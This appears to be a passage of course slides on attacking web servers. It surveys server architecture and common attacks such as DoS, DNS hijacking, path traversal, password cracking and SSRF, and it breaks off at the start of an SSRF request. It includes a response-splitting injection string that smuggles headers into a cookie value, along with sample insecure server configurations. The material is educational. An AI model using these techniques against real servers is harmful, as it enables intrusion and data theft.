

# Hacking web servers

## INTRODUCTION

# Summary

2

1. Introduction
2. Web Server Attacks
3. Web Server Attack Methodology
4. Attack methodology :
  1. Passive reconnaissance
  2. Active reconnaissance
5. Exploitation :
  1. RFI / LFI / Directory Path Traversal
  2. SQL Injection
6. Tools :
  1. Information Gathering
  2. Exploitation tools
  3. Web Applications

# Introduction

# Module Objectives



4

- ▶ Web servers are a critical component of web infrastructure.
- ▶ A single vulnerability in web server configuration may lead to a security breach on websites.
- ▶ At the end of this module, you will be able to do the following:
  - ▶ Describe web server concepts;
  - ▶ Perform various web server attacks;
  - ▶ Describe web server attack methodology;
  - ▶ Use different web server attack tools;
  - ~~▶ Apply web server attack countermeasures;~~
  - ~~▶ Describe patch management concepts;~~
  - ▶ Use different web server security tools.

# Web Server Concepts

5

- ▶ A web server is a computer system that stores, processes, and delivers web pages to clients via the HTTP. In general, a client initiates a communication process through HTTP requests. When a client desires to access any resource such as web pages, photos, and videos, the client's browser generates an HTTP request that is sent to the web server. Depending on the request, the web server collects the requested information/content from the data storage or application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

# Components of a Web Server

6

- ▶ The **document root** is one of the root file directories of the web server that stores critical HTML files related to the web pages of a domain name, which will be sent in response to requests.  
If the requested URL is “*www.site1.com*” and the document root is named “*site1 folder*” and is stored in the directory “*/admin/web*”, then “*/admin/web/site1 folder*” is the document directory address.  
If the complete request is “*www.site1.com/index.html*”, the server will search for the file path “*/admin/web/site1/index.html*”.
- ▶ **Server Root** is the top-level root directory under the directory tree in which the server's configuration and error, executable, and log files are stored. Often called “*conf*”, “*logs*”, and “*cgi-bin*”.
- ▶ A **virtual document tree** provides storage on a same or different machine / disk. This allows for easy use of a huge number of virtual hosts with similar configurations.
- ▶ **Virtual Hosting** : It is a technique of hosting multiple domains or websites on the same server. This technique allows the sharing of resources among various servers. It is employed in large- scale companies.

# Web security Components

7



- ▶ A **proxy server** is located between the web client and web server. That acts as an intermediary by placing itself between two hosts principally to monitor their exchanges (allow / deny an IP, Domain, web category and can record all requests).
- ▶ A **firewall** is a network security system that monitors and controls incoming and outgoing network traffic based on predetermined security rules. A firewall typically establishes a barrier between a trusted network and an untrusted network, such as the Internet.
- ▶ A **web application firewall (WAF)** filters, monitors, and blocks HTTP traffic to and from a web service. By inspecting HTTP traffic, it can prevent attacks exploiting a web application's known vulnerabilities, such as SQL injection, cross-site scripting (XSS), file inclusion, and improper system configuration.

# Open-source Web server architecture

8

- ▶ The following are the functions of the principal components in open-source web server architecture:
  - ▶ Linux is the operating system (OS) of the web server and provides a secure platform
  - ▶ Apache is the component of the web server that handles each HTTP request and response
  - ▶ MySQL is a relational database used to store the content and configuration information of the web server
  - ▶ PHP is the application layer technology used to generate dynamic web content



# IIS Web server architecture

9

- ▶ Internet Information Service (IIS) is a web server application developed by Microsoft for Windows.
- ▶ IIS for Windows Server is a flexible, secure, and easy-to-manage web server for hosting anything on the web. It supports HTTP / HTTP, File Transfer Protocol (FTP), FTP Secure (FTPS), Simple Mail Transfer Protocol (SMTP), and Network News Transfer Protocol (NNTP).
- ▶ It has several components, including a protocol listener such as HTTP.sys and services such as the World Wide Web Publishing Service and Windows Process Activation Service (WAS). Each component functions in application and web server roles. These functions may include listening to requests, managing processes, and reading configuration files.

# Main problems on web servers

10

- ▶ A web server configured by poorly trained system administrators may have security vulnerabilities. Inadequate knowledge, negligence, laziness, and inattentiveness toward security can pose the greatest threats to web server security.
- ▶ The main problems are :
  - ▶ Failing to update the web server with the latest patches
  - ▶ Using the same system administrator credentials everywhere
  - ▶ Allowing unrestricted internal and outbound traffic
  - ▶ Running unhardened applications and servers

# Impact of Web Server attacks

11

- ▶ **Compromise user accounts** to access registered user pages.
- ▶ **Website defacement** (change the appearance of a website).
- ▶ **Secondary attacks from the website** to launch further attacks on various websites or client systems.
- ▶ **Root access** to other applications or server.
- ▶ **Data tampering** by altering or deleting the data of a web server.
- ▶ **Data theft** (data are among the primary assets of an organization).
- ▶ **Damage reputation.**

# Why and how Web Server are compromised ?

- ▶ The following are some oversights that can compromise a web server:
  - ▶ Improper file and directory permissions
  - ▶ Installing the server with default settings
  - ▶ Unnecessary services enabled / remote administration
  - ▶ Security conflicts with the business (ease-of-use requirements)
  - ▶ Lack of proper security policy, procedures, and maintenance
  - ▶ Default accounts with default or no passwords
  - ▶ Misconfigurations in the web server, OS, and networks
  - ▶ Do not apply patch or bugs in server software, OS, and web applications
  - ▶ Misconfigured encryption settings
  - ▶ Administrative or debugging functions that are enabled or accessible on web servers

# Web Server Attacks

# Web Server attacks

14

- ▶ An attacker can use many techniques to compromise a web server, such as:
  - ▶ DoS/DDoS,
  - ▶ Domain Name System (DNS) server hijacking,
  - ▶ DNS amplification,
  - ▶ Directory traversal,
  - ▶ Man in the middle (MITM) / sniffing,
  - ▶ Phishing,
  - ▶ Website defacement,
  - ▶ Web server misconfiguration,
  - ▶ HTTP response splitting,
  - ▶ Web cache poisoning,
  - ▶ Secure Shell (SSH) brute force,
  - ▶ Web server password cracking,
  - ▶ Etc.

# DoS/DDoS attack

15

- ▶ DoS/DDoS attack involves flooding targets with copious fake requests so that the target stops functioning and becomes unavailable to legitimate users.
- ▶ By using a web server DoS/DDoS attack, an attacker attempts to take the web server down or make it unavailable to legitimate users.
- ▶ To crash a web server running an application, the attacker targets the following services :
  - ▶ Network bandwidth
  - ▶ CPU usage
  - ▶ Server memory
  - ▶ Hard-disk space
  - ▶ Application exception handling
  - ▶ Database space mechanism



# DNS Server Hijacking

16

- ▶ The Domain Name System (DNS) resolves a domain name to its corresponding IP address. A user queries the DNS server with a domain name, and the DNS server responds with the corresponding IP address.
- ▶ In DNS server hijacking, an attacker compromises a DNS server and changes its mapping settings to redirect toward a rogue DNS server that would redirect the user's requests to the attacker's rogue server. Consequently, when the user enters a legitimate URL in a browser, the settings will redirect to the attacker's fake site.



# DNS Amplification Attack

17

- ▶ Attacker takes advantage of the DNS recursive method of DNS redirection to perform DNS amplification attacks (left recursive and right not recursive).

# Local File Inclusion (LFI): Directory Path Traversal



- ▶ **Directory Path Traversal (DPT)** is a part of Local File Inclusion (LFI).
- ▶ **DPT** vulnerabilities **only allow an attacker to read a file**, while LFI and RFI may also allow an attacker to execute code and/or command.

# Man-in-the-Middle/Sniffing Attack

19



- ▶ Man-in-the-middle (MITM) attacks allow an attacker to access sensitive information by intercepting and altering communications between an end user and web servers.
- ▶ In an MITM attack or sniffing attack, an intruder intercepts or modifies the messages exchanged between the user and web server by eavesdropping or intruding into a connection.
- ▶ This allows an attacker to steal sensitive user information, such as online banking details, usernames and passwords, etc.
- ▶ The attacker lures the victim to connect to the web server like a proxy.

# Phishing Attacks

20

- ▶ The attacker tricks the user to submit login details for a website that looks legitimate, and redirects them to the malicious website hosted on the attacker's web server.
- ▶ The attacker then steals the credentials entered and uses them to impersonate the user with the website hosted on the legitimate target server.
- ▶ Attacker can then perform unauthorized or malicious operations on the target legitimate website.

# Website Defacement

21

- ▶ Web defacement occurs when an intruder maliciously alters the visual appearance of a web page by inserting or substituting provocative, and frequently, offending data.
- ▶ Defaced pages expose visitors to some propaganda or misleading information until the unauthorized changes are discovered and corrected
- ▶ Attackers use a variety of methods such as MTSQL injection to access a site In order to deface it

# Web Server Misconfiguration

22

- ▶ Server misconfiguration refers to configuration weaknesses in web infrastructure that can be exploited to launch various attacks on web servers such as directory traversal, server intrusion, and data theft. Example :
  - ▶ Web Server Misconfiguration
  - ▶ Verbose Debug/Error Messages
  - ▶ Anonymous or Default Users/Passwords
  - ▶ Sample Configuration and Script Files
  - ▶ Remote Administration Functions
  - ▶ Unnecessary Services Enabled

httpd.conf : this conf.  
allows anyone to view the  
server status page  
including current hosts.

```
<Location /server-status>  
SetHandler server-status  
</Location>
```



php.ini : this conf.  
generates verbose error  
messages

```
display_error = On  
log_errors = On  
error_log = syslog  
ignore_repeated_errors = Off
```

# HTTP Response-Splitting Attack 1/2

23

- ▶ The attacker sends a response-splitting request to the web server.
- ▶ The server splits the response into two and sends the first response to the attacker and the second response to the victim.
- ▶ After receiving the response from the web server, the victim requests service by providing credentials.
- ▶ Simultaneously, the attacker requests for the index page.
- ▶ Subsequently, the web server sends the response to the victim's request to the attacker, and the victim remains uninformed.

**More information :** [HTTP Response Splitting Software Attack | OWASP Foundation](#)

# HTTP Response-Splitting Attack 2/2

24

- ▶ The following code segment reads the name of the author from an HTTP request and sets it in a cookie header of an HTTP response.

```
String author = request.getParameter(AUTHOR_PARAM);  
...  
Cookie cookie = new Cookie("author", author);  
    cookie.setMaxAge(cookieExpiration);  
    response.addCookie(cookie);
```

- ▶ Assuming a string consisting of alpha-numeric characters, such as "Jane Smith", is submitted in the request the HTTP response including this cookie might take the following form:

```
HTTP/1.1 200 OK  
...  
Set-Cookie: author=Jane Smith  
...
```



- ▶ However, because the value of the cookie is formed of unvalidated user input, the response will only maintain this form if the value submitted for AUTHOR\_PARAM doesn't contain any CR and LF characters. If an attacker submits a malicious string, such as "Wiley Hacker\r\nContent-Length:45\r\n\r\n...", then the HTTP response would be split into an imposter response followed by the original response, which is now ignored:

```
HTTP/1.1 200 OK  
...  
Set-Cookie: author=Wiley Hacker  
Content-Length: 999  
  
<html>malicious content...</html> (to 999th character in this example)  
Original content starting with character 1000, which is now ignored by the web browser...
```

- ▶ This type of attack exploits vulnerabilities in input validation like Cross-site scripting (XSS), cross-site request forgery (CSRF), and Structured Query Language injection (SQLi).

# Web Cache Poisoning Attack

- ▶ A poisoned web cache can potentially be a devastating means of distributing numerous different attacks, exploiting vulnerabilities such as XSS, JavaScript injection, open redirection, and so on.
- ▶ A problem is the length of the URI, which sometime makes it impossible to put the necessary response header, which would next be matched to the request for the poisoned page.

# SSH Brute Force Attack

26

- ▶ SSH protocols are used to create an encrypted SSH tunnel between two hosts to transfer data over a network.
- ▶ Attackers can brute force SSH login credentials to gain unauthorized access to an SSH tunnel.
- ▶ SSH tunnels can be used to transmit malware and other exploits to victims without being detected.

# Web Server Password Cracking

27

- ▶ Passwords can be cracked manually or by guessing or by performing dictionary, brute force, and hybrid attacks using automated tools such as THC Hydra, Ncrack, RainbowCrack, etc.
- ▶ Attackers use different methods such as social engineering, spoofing, phishing, using a Trojan Horse or virus, wiretapping, and keystroke logging (keylogger).
- ▶ Attacker mainly targets SMTP servers, web shares, ssh tunnels, web form, ftp servers, etc.
- ▶ Techniques:
  - ▶ Attacker guesses possible passwords (admin, password, etc.);
  - ▶ Brute-force with a dictionary;
  - ▶ Standard brute-force (A to Z, 0 to 9, etc.);
  - ▶ Hybrid attack use both dictionary and brute-force.

# Server-Side Request Forgery (SSRF)

28

- ▶ Attackers exploit SSRF vulnerabilities in a public web server to send crafted requests to the internal or back end servers.
- ▶ Once the attack is successfully performed, the attackers can perform various activities such as port scanning, network scanning, IP address discovery, reading web server files, and bypassing host-based authentication.

Two examples (against the server itself and against other back-end systems):

1. This causes the server to make a request to the specified URL, retrieve the stock status, and return this to the user.
2. An attacker can modify the request to specify a URL local to the server itself.

```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

